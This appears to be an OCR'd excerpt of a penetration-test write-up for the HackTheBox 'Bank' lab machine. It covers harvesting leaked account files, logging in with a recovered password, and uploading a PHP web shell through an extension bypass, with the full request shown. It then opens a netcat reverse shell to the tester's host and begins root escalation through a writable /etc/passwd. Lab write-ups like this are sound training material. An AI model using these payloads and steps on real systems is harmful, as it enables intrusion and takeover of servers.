Resolving bank.htb (bank.htb)... 10.10.10.29
Connecting to bank.htb (bank.htb)|10.10.10.29|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: ‘bank.htb/balance-transfer/index.html’

bank.htb/balance-transfer/index.html             [       <=>

2021-07-12 11:49:51 (135 KB/s) - ‘bank.htb/balance-transfer/index.html’ saved [253

Loading robots.txt; please ignore errors.
```

Figure 3.8: 240-files_downloading.png


While sorting the files i can see one file has less bytes when compared to the others which is a bit odd.



```
→ I7Z3R0 ls -la | sort -u
drwxrwxr-x 2 i7z3r0 i7z3r0 69632 Jul 12 11:53 .
drwxrwxr-x 5 i7z3r0 i7z3r0  4096 Jul 12 11:52 ..
-rw-rw-r-- 1 i7z3r0 i7z3r0   257 Jun 14  2017 68576f20e9732f1b2edc4df5b8533230.acc
-rw-rw-r-- 1 i7z3r0 i7z3r0   581 Jun 14  2017 09ed7588d1cd47ffca297cc7dac22c52.acc
-rw-rw-r-- 1 i7z3r0 i7z3r0   581 Jun 14  2017 941e55bed0cb8052e7015e7133a5b9c7.acc
-rw-rw-r-- 1 i7z3r0 i7z3r0   582 Jun 14  2017 052a101eac01ccbf5120996cdc60e76d.acc
-rw-rw-r-- 1 i7z3r0 i7z3r0   582 Jun 14  2017 0d64f03e84187359907569a43c83bddc.acc
-rw-rw-r-- 1 i7z3r0 i7z3r0   582 Jun 14  2017 10805eead8596309e32a6bfe102f7b2c.acc
-rw-rw-r-- 1 i7z3r0 i7z3r0   582 Jun 14  2017 20fd5f9690efca3dc465097376b31dd6.acc
-rw-rw-r-- 1 i7z3r0 i7z3r0   582 Jun 14  2017 346bf50f208571cd9d4c4ec7f8d0b4df.acc
```

Figure 3.9: 245-non_encrypted.png


By checking the file i can see that there is a username and password. Lets try to login.



```
 → I7Z3R0 cat 68576f20e9732f1b2edc4df5b8533230.acc
--ERR ENCRYPT FAILED
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```

Figure 3.10: 250-password_chris.png

Logging in to the bank.htb works and we are able to see the balances too.



bank.htb/login.php

HTB Bank


LOGIN

chris@bank.htb

•••••••••••••••••••••

SUBMIT QUERY

Figure 3.11: 255-bank_login.png



bank.htb/index.php

HTB Bank

Christos Christop

Dashboard

Support

1.337 $
Balance

8
Total Transactions

2
Total CreditCard

CreditCard Information

Card Type	Card Number	Card Exp Date
VISA	448598254354****	05/2018
MASTERCARD	535630154104****	08/2020

Transaction History

Figure 3.12: 260-dashboard.png

By going to the support page i can see we can upload the document. Lets try to upload the reverse shell and check it out.





Figure 3.13: 265-bank_support.png

For initial purpose i can use the php system command to check for the response.

```
<?php echo system($_REQUEST['cmd']); ?>
```




Oops

You cant upload this this file. You can upload only images.

Figure 3.14: 270-Upload_fail.png

We are getting the upload failure. We will be able to upload only the images. I am going to append the code with GIF8a so that the file is predicted as gif.




Success

Your ticket has been created successfully

Figure 3.15: 280-upload_success.png


After changing the name to .php.gif i am able to upload it successfully but however i will not be able to execute the command because of extension .gif.



```
<br>
<div style="position:relative;">
  <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
  <a class='btn btn-primary' href='javascript:;'>
  Choose File
```


Figure 3.16: 285-php_upload.png

From the comment i can see that we can upload php files with the extension .htb. Lets upload and try to check it.



```
POST /support.php HTTP/1.1
Host: bank.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------421057503540361410781712708787
Content-Length: 611
Origin: http://bank.htb
Connection: close
Referer: http://bank.htb/support.php
Cookie: HTBBankAuth=id2puvepr7gfhgaooki3defsu3
Upgrade-Insecure-Requests: 1

-----------------------------421057503540361410781712708787
Content-Disposition: form-data; name="title"

rev
-----------------------------421057503540361410781712708787
Content-Disposition: form-data; name="message"

rev
-----------------------------421057503540361410781712708787
Content-Disposition: form-data; name="fileToUpload"; filename="rev.htb"
Content-Type: image/gif

<?php echo system($_REQUEST['cmd']); ?>

-----------------------------421057503540361410781712708787
Content-Disposition: form-data; name="submitadd"


-----------------------------421057503540361410781712708787--

```


Figure 3.17: 290-extension_change.png



```
  </body>

</html>
<script>
  swal("Success", "Your ticket has been created successfully", "success");
</script>
```

Figure 3.18: 295-confirmation.png

I am able to upload the rev.htb which has php system without any issues. And also i am able to see the rev file available on the box as well.




bank.htb/support.php

HTB Bank

My Tickets

#	Title	Message	Attachment	Actions
3	rev	rev	Click Here	Delete
4	test	test	Click Here	Delete

Figure 3.19: 300-rev_file.png




bank.htb/uploads/rev.htb?cmd=id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Figure 3.20: 305-cmd_injection.png

With this we have the command injection. Lets try to get the reverse shell without further delay.



bank.htb/uploads/rev.htb?cmd=nc%20-e%20/bin/sh%2010.10.14.3%209001

Figure 3.21: 310-nc_rev.png




```
 → I7Z3R0
 → I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.29 36196
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 3.22: 315-rev_shell.png

3.2.1.4 Privilege Escalation


While poking around the linux box i can see the passwd file has a write access to it.



```
www-data@bank:/$
www-data@bank:/$ ls -la /etc/passwd
-rw-rw-rw- 1 root root 1252 May 28  2017 /etc/passwd
www-data@bank:/$
```

Figure 3.23: 320-passwd_file.png


With this we can create our own hash and change the hash of root and login without issues. I am going to use toor as the password and create a hash.



```
 → I7Z3R0
 → I7Z3R0 openssl passwd toor
WUjaLWVUFuirc
 → I7Z3R0
 → I7Z3R0
```

Figure 3.24: 325-openssl.png

